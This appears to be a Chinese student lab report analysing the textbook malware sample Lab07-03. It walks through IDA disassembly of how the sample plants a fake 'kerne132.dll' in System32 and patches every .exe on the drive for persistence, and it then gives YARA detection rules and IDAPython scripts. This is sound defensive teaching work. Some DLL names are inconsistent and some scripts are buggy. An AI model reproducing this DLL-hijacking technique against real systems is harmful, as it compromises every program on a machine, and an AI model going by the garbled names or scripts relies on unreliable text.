.text:004014A2 push    80000000h         ; dwDesiredAccess
.text:004014A7 push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
.text:004014AC call     edi ; CreateFileA
.text:004014AE mov     ebx, ds:CreateFileMappingA
.text:004014B4 push    0                 ; lpName
.text:004014B6 push    0                 ; dwMaximumSizeLow
.text:004014B8 push    0                 ; dwMaximumSizeHigh
.text:004014BA push    2                 ; flProtect
.text:004014BC push    0                 ; lpFileMappingAttributes
.text:004014BE push    eax                ; hFile
.text:004014BF mov     [esp+6Ch+hObject], eax
.text:004014C3 call     ebx ; CreateFileMappingA
.text:004014C5 mov     ebp, ds:MapViewOfFile
.text:004014CB push    0                 ; dwNumberOfBytesToMap
.text:004014CD push    0                 ; dwFileOffsetLow
.text:004014CF push    0                 ; dwFileOffsetHigh
.text:004014D1 push    4                 ; dwDesiredAccess
.text:004014D3 push    eax                ; hFileMappingObject
.text:004014D4 call     ebp ; MapViewOfFile
.text:004014D6 push    0                 ; hTemplateFile
.text:004014D8 push    0                 ; dwFlagsAndAttributes
.text:004014DA push    3                 ; dwCreationDisposition
.text:004014DC push    0                 ; lpSecurityAttributes
.text:004014DE push    1                 ; dwShareMode
.text:004014E0 mov     esi, eax
.text:004014E2 push    10000000h         ; dwDesiredAccess
.text:004014E7 push    offset ExistingFileName ; "Lab07-03.dll"
.text:004014EC mov     [esp+70h+argc], esi
.text:004014F0 call     edi ; CreateFileA
.text:004014F2 cmp     eax, 0FFFFFFFFh
```

继续向后分析，可以看到它在两个打开的文件上调用 CloseHandle。先前调用了两次 CreateFileA 函数后对返回值的处理可以知道：hObject 和 var_4 分别保存了打开两个文件的句柄，因此这里先调用的两次 CloseHandle 是将两个被打开文件的句柄关闭，这意味着恶意代码完成了对文件内存映射的编辑操作并保存回文件。

然后它调用 CopyFile，复制 Lab07-03.dll 并把它放在 C:\\Windows\\System32\\kernel32.dll，这很明显是想使其看起来像 kernel32.dll。

```
loc_4017D4: ; CODE XREF: _main+20D↑j
mov     ecx, [esp+54h+hObject]
mov     esi, ds:CloseHandle
push    ecx                ; hObject
call    esi ; CloseHandle
mov     edx, [esp+54h+var_4]
push    edx                ; hObject
call    esi ; CloseHandle
push    0                 ; bFailIfExists
push    offset NewFileName ; "C:\\windows\\system32\\kernel32.dll"
push    offset ExistingFileName ; "Lab07-03.dll"
call    ds:CopyFileA
test    eax, eax
push    0                 ; int
jnz     short loc_401806
call    ds:exit
```

接下来，可以发现调用 sub_4011E0，参数为 C:*。

```
.text:00401806 loc_401806: ; CODE XREF: _main+3BE↑j
.text:00401806 push    offset aC         ; "C:\\*"
.text:00401808 call    sub_4011E0
.text:00401810 add     esp, 8
```

查看这个函数。它将传入的第一个参数标记为 lpFilename，然后调用 FindFirstFile，在 C:\\下查找第一个文件或目录并返回其句柄。


```

.text:004011E0 ; int __cdecl sub_4011E0(LPCSTR lpFileName, int)
.text:004011E0 sub_4011E0 proc near ; CODE XREF: sub_4011E0+16F1p
.text:004011E0 ; _main+3CB1p
.text:004011E0 hFindFile = dword ptr -144h
.text:004011E0 FindFileData = _WIN32_FIND_DATA ptr -140h
.text:004011E0 lpFileName = dword ptr 4
.text:004011E0 arg_4 = dword ptr 8
.text:004011E0
.text:004011E0 mov     eax, [esp+arg_4]
.text:004011E4 sub     esp, 144h
.text:004011EA cmp     eax, 7
.text:004011ED push    ebx
.text:004011EE push    ebp
.text:004011EF push    esi
.text:004011F0 push    edi
.text:004011F1 jg      loc_401434
.text:004011F7 mov     ebp, [esp+154h+lpFileName]
.text:004011FE lea     eax, [esp+154h+FindFileData]
.text:00401202 push    eax ; lpFindFileData
.text:00401203 push    ebp ; lpFileName
.text:00401204 call    ds:FindFirstFileA
.text:0040120A mov     esi, eax
.text:0040120C mov     [esp+154h+hFindFile], esi

```

接下来，可以看到许多算数运算与比较。接下来的分析过程中，重点关注一些函数调用：在后面可以看到调用自身 sub_4011E0，这说明这是一个调用自己的递归函数。

```

.text:00401343 mov     ecx, [esp+150h+arg_4]
.text:0040134C inc     ecx
.text:0040134D push    ecx ; int
.text:0040134E push    edx ; lpFileName
.text:0040134F call    sub_4011E0
.text:00401354 add     esp, 0Ch
.text:00401357 jmp     loc_401413

```

后面还调用了 strcmp 函数，两个参数分别是字符串 “.exe” 和调用 FindFirstFile 函数返回的 FindFileData 结构中的 dwReserved1 字段。比较二者是否相同，如果相同，则跳转至 sub_4010A0。

```

.text:0040136C lea     ebx, [esp+ecx+154h+FindFileData.dwReserved1]
.text:00401370 or      ecx, 0FFFFFFFh
.text:00401373 repne scasb
.text:00401375 not     ecx
.text:00401377 dec     ecx
.text:00401378 lea     edi, [esp+154h+FindFileData.cFileName]
.text:0040137C mov     edx, ecx
.text:0040137E or      ecx, 0FFFFFFFh
.text:00401381 repne scasb
.text:00401383 not     ecx
.text:00401385 dec     ecx
.text:00401386 lea     eax, [edx+ecx+1]
.text:0040138A push    eax ; Size
.text:0040138B call    ds:malloc
.text:00401391 mov     edx, [esp+158h+lpFileName]
.text:00401398 mov     ebp, eax
.text:0040139A mov     edi, edx
.text:0040139C or      ecx, 0FFFFFFFh
.text:0040139F xor     eax, eax
.text:004013A1 push    offset aExe ; ".exe"
.text:004013A6 repne scasb
.text:004013A8 not     ecx
.text:004013AA sub     edi, ecx
.text:004013AC push    ebx ; String1
.text:004013AD
.text:004013F6 call    ds:strcmp
.text:004013FC add     esp, 0Ch
.text:004013FF test    eax, eax
.text:00401401 jnz     short loc_40140C
.text:00401403 push    ebp ; lpFileName
.text:00401404 call    sub_4010A0
.text:00401409 add     esp, 4
.text:0040140C loc_40140C: mov     ebp, [esp+154h+lpFileName] ; CODE XREF: sub_4011E0+2211j
.text:00401413 loc_401413: mov     esi, [esp+154h+hFindFile] ; CODE XREF: sub_4011E0+1771j
.text:00401417 lea     eax, [esp+154h+FindFileData]
.text:0040141B push    eax ; lpFindFileData
.text:0040141C push    esi ; hFindFile
.text:0040141D call    ds:FindNextFileA
.text:00401423 test    eax, eax
.text:00401425 jz      short loc_401434
.text:00401427 jmp     loc_401210

```

如果不同，则调用 FindNextFileA 函数，而 FindFirstFile 和 FindNextFile 函数结合使用可以遍历目录。在调用了 FindNextFileA 函数后只要返回值不为 0（没有遍历完）就会跳转

回 loc_401210 处，即刚调用完 FindFirstFileA 函数的地方。也就是说 sub_4011E0 函数用来遍历 C:\，查找.exe 文件，只要发现了一个.exe 文件就调用一次 sub_4010A0，而之前说的可能出现递归，则应该是由于子目录的存在，需要遍历整个文件系统。

接下来，详细分析函数 sub_4010A0：

可以看到它首先调用 CreateFile、CreateFileMapping 以及 MapViewOfFile 来映射整个文件到内存中。这说明整个文件被映射到内存空间。随后可以看到对 IsBadPtr 的算术调用，这主要验证指针是有效的。然后看到一个对 strcmp 的调用。

```
.text:0040116E      push     offset String2 ; "kernel32.dll"
.text:00401173      push     ebx             ; String1
.text:00401174      call     ds:._strcmp
.text:0040117A      add     esp, 8
.text:0040117D      test    eax, eax
.text:0040117F      jnz     short loc_4011A7
.text:00401181      mov     edi, ebx
.text:00401183      or      ecx, 0FFFFFFFh
.text:00401186      repne scasb
.text:00401188      not     ecx
.text:0040118A      mov     eax, ecx
.text:0040118C      mov     esi, offset dword_403010
.text:00401191      mov     edi, ebx
.text:00401193      shr     ecx, 2
.text:00401196      rep movsd
.text:00401198      mov     ecx, eax
.text:0040119A      and     ecx, 3
.text:0040119D      rep movsb
```

主要就是调用了一次 strcmp 函数检查一个字符串是否为“kernel32.dll”。在该指令后面，指令后面，看到这个程序调用 repne scasb 及 rep movsd，这在功能上和 strlen 以及 memcpy 函数是等价的。

edi 中所保存的是传入 strcmp 的参数，也是通过调用试图写入的值。进一步查看这个值到底是什么，也就是偏移 dword_403010 处存放的内容。

跳转至该处，并转为字符串显示，内容为 kernel32.dll：


```
.data:00403010 aKernel32D11 db 'kernel32.dll',0 ; DATA XREF: sub_4010A0+EC10
.data:00403010                                     ; _main+1A81r ...
.data:0040301D db 0
.data:0040301E db 0
.data:0040301F db 0
```

结合上述分析，可以知道恶意代码遍历整个文件系统来查找以.exe 结尾的文件，在.exe 文件中找到字符串 kernel32.dll 的位置，并使用 kernel32.dll 替换它。而 Lab07-03.dll 被复制到 C:\Windows\System32 目录中并被命名为 kernel32.dll。


因此，恶意代码修改可执行文件让它们访问 kernel32.dll，而不是 kernel32.dll。这意味着可执行文件会加载写入的 kernel32.dll 而不是原本的 kernel32.dll。

基于以上分析，来进行基础动态分析。

动态运行该恶意代码：Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MAC
HINE




能够在 c:\windows\system32 目录下发现 kernel132.dll 的存在。



选择一个已经被打开并检查过导入函数的.exe 文件，可以确认来自 kernel32.dll 的导入函数已经被替换成来自 kernel132.dll 的导入函数。这意味着系统上的每一个可执行文件将会试图加载我们的恶意 DLL。



而查看修改过的 Lab07-03.dll（即 kernel132.dll），可以看到它导出了所有 kernel32.dll 的导出函数。这个修改的总体效果是任何时候当一个 exe 文件在这台计算机上运行时，它将加载恶意的 kernel132.dll 并运行在 DllMain 中的代码。除此之外，所有功能将不会改变，代码将还是像调用原始的 kernel32.dll 那样正常执行。



根据以上分析，回答下面问题：

7-3-1 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？

它首先将 Lab07-03.dll 复制到 C:\Windows\System32\下并重命名为 kernel132.dll，然后将扫描 C:\下所有文件，找出.exe 文件并将其中的“kernel32.dll”字符串全部修改为“kernel132.dll”来达到持久化驻留。

7-3-2 这个恶意代码的两个明显的基于主机特征是什么？

这个程序通过硬编码来使用文件名 `kernel32.dll`;

`Lab07-03.dll` 的 `DllMain` 中一开始就使用了互斥量相关函数，尝试打开（创建）的互斥量采用硬编码命名，名字为“`SADFHUHF`”。

7-3-3 这个程序的目的是什么？

结合前面对 `dll` 文件的分析，这个程序的目的是创建一个很难删除的后门，来连接到一个远程主机。这个后门有两个命令：一个用来执行命令，一个用来睡眠。

7-3-4 一旦这个恶意代码被安装，你如何移除它？

这个程序它感染系统上的每一个 `.exe` 文件，很难被移除。最好方法是从一个备份恢复系统。也可以在恶意的 `kernel32.dll` 中删除恶意的内容。或者可以复制 `kernel32.dll`，并将它命名为 `kernel32.dll`；或者写一个程序来取消所有对 `PE` 文件的修改。

Lab07-04 编写 Yara 规则

根据前面的分析，编写 Yara 规则如下：

```
rule Lab07_01 {
  meta:
    description = "Lab07_01.exe"
  strings:
    $s1 = "Malservice" fullword ascii
    $s2 = "http://www.malwareanalysisbook.com" fullword ascii
    $s3 = "Internet Explorer 8.0" fullword ascii
    $s4 = "HGL345" fullword ascii
  condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c)) == 0x00004550 and filesize < 70KB and
    all of them
}

rule Lab07_02 {
  meta:
    description = "Lab07-02.exe"
  strings:
    $s1 = "http://www.malwareanalysisbook.com/ad.html" fullword wide
  condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c)) == 0x00004550 and filesize < 50KB and
    all of them
}

rule Lab07_03dll {
```



```

meta:
    description = "Lab07-03.dll"
strings:
    $s1 = "SADFHUHF" fullword ascii
    $s2 = "127.26.152.13" fullword ascii
    $s3 = "hello" fullword ascii
    $s4 = "sleep" fullword ascii
condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c))==0x00004550 and filesize < 500KB and
    all of them
}
rule Lab07_03exe {
    meta:
        description = "Lab07-03.exe"
    strings:
        $s1 = "C:\\windows\\system32\\kerne132.dll" fullword ascii
        $s2 = "C:\\Windows\\System32\\Kernel32.dll" fullword ascii
        $s3 = "kerne132.dll" fullword ascii
        $s4 = "Lab07-03.dll" fullword ascii
        $s5 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 50KB and
        all of them
}

```

扫描结果如下，能够验证 Yara 规则的正确性：

```

PS D:\NKU\23Fall\恶意代码分析与防治技术\yara-4.3.2-2150-win64> ./yara64 Lab07.yar Chapter_7L
Lab07_02 Chapter_7L\Lab07-02.exe
Lab07_03dll Chapter_7L\Lab07-03.dll
Lab07_03exe Chapter_7L\Lab07-03.exe
Lab07_01 Chapter_7L\Lab07_01.exe

```

四、Ida Python

编写脚本获取函数列表及起始地址：

```

import idaapi
import idautils

def list_functions():

```

```

# 获取当前二进制文件的函数列表

functions = idutils.Functions()

for func_ea in functions:
    func_name = idc.get_func_name(func_ea)
    print(f'Function: {func_name} @ 0x{func_ea:08X}')

if __name__ == "__main__":
    list_functions()

```

运行结果如下：

```

-----
Function: sub_401000 @ 0x00401000
Function: sub_401040 @ 0x00401040
Function: sub_401070 @ 0x00401070
Function: sub_4010A0 @ 0x004010A0
Function: sub_4011E0 @ 0x004011E0
Function: _main @ 0x00401440
Function: start @ 0x00401820
Function: _XcptFilter @ 0x00401930
Function: _initterm @ 0x00401936
Function: __setdefaultprecision @ 0x0040193C
Function: UserMathErrorFunction @ 0x0040194E
Function: nullsub_1 @ 0x00401951
Function: _except_handler3 @ 0x00401960
Function: _controlfp @ 0x00401966
-----

```

编写脚本获得函数指令：

```

import idaapi
import idutils

# 指定要查找的函数名
target_function_name = "sub_00401040"

# 获取函数的起始地址
target_function_ea = idc.get_name_ea_simple(target_function_name)

if target_function_ea != idc.BADADDR:
    print(f'函数 {target_function_name} 的地址: {target_function_ea:X}')

    # 遍历函数中的指令并列出
    for ea in idutils.FuncItems(target_function_ea):
        disasm = idc.GetDisasm(ea)
        print(f'{ea:X}: {disasm}')
else:

```

```
print(f'没有找到函数 {target_function_name}')
```

运行结果如下:

```
函数 sub_00401040 的地址: 401040
401040: mov     eax, [esp+arg_4]
401044: push    esi
401045: mov     esi, [esp+4+arg_0]
401049: push    eax
40104A: push    esi
40104B: call    sub_401000
401050: mov     ecx, eax
401052: add     esp, 8
401055: test    ecx, ecx
401057: jnz     short loc_40105B
401059: pop     esi
40105A: retn
40105B: mov     eax, [ecx+14h]
40105E: mov     edx, [ecx+0Ch]
401061: mov     ecx, [esp+4+arg_8]
401065: sub     eax, edx
401067: add     eax, esi
401069: pop     esi
40106A: add     eax, ecx
40106C: retn
```

编写脚本查找特定函数，分析其控制流，并识别其中的基本块和交叉引用:

```
import idaapi
import idautils
import idc

def analyze_function(function_name):
    # 查找二进制文件中的函数地址
    func_ea = idc.get_name_ea(idc.BADADDR, function_name)

    if func_ea == idc.BADADDR:
        print(f'函数 '{function_name}' 未找到')
        return

    # 分析函数的控制流
    f = idaapi.get_func(func_ea)
    if not f:
        print(f'无法获取函数 '{function_name}''')
        return

    print(f'分析函数 '{function_name}', 入口地址: 0x{func_ea:08X}')

    for block in idaapi.FlowChart(f):
```

```

print(f'基本块: 0x{block.start_ea:08X}')

# 使用 idutils.XrefsTo 来获取交叉引用
for head in idutils.Heads(block.start_ea, block.end_ea):
    disasm = idc.GetDisasm(head)
    print(f'    0x{head:08X}: {disasm}')

# 识别交叉引用
for ref in idutils.XrefsTo(head):
    print(f'        引用自: 0x{ref.frm}')

if __name__ == '__main__':
    target_function = "sub_4011E0"

    analyze_function(target_function)

```

运行结果如下：

```

分析函数 'sub_4011E0'，入口地址：0x004011E0
基本块: 0x004011E0
    0x004011E0: mov     eax, [esp+arg_4]
        引用自: 0x4199247
        引用自: 0x4200459
    0x004011E4: sub     esp, 144h
        引用自: 0x4198880
    0x004011EA: cmp     eax, 7
        引用自: 0x4198884
    0x004011ED: push    ebx
        引用自: 0x4198890
    0x004011EE: push    ebp
        引用自: 0x4198893
    0x004011EF: push    esi
        引用自: 0x4198894
    0x004011F0: push    edi
        引用自: 0x4198895
    0x004011F1: jg      loc_401434
        引用自: 0x4198896
基本块: 0x004011F7
    0x004011F7: mov     ebp, [esp+154h+lpFileName]
        引用自: 0x4198897
    0x004011FE: lea     eax, [esp+154h+FindFileData]
        引用自: 0x4198903
    0x00401202: push    eax; lpFindFileData
        引用自: 0x4198910
    0x00401203: push    ebp; lpFileName
        引用自: 0x4198914
    0x00401204: call    ds:FindFirstFileA
        引用自: 0x4198915

```

五、实验结论及心得体会

本次实验分析恶意 Windows 程序，对恶意代码利用 windows 功能的方式的理解更为深刻；进一步熟练了恶意代码综合分析方法。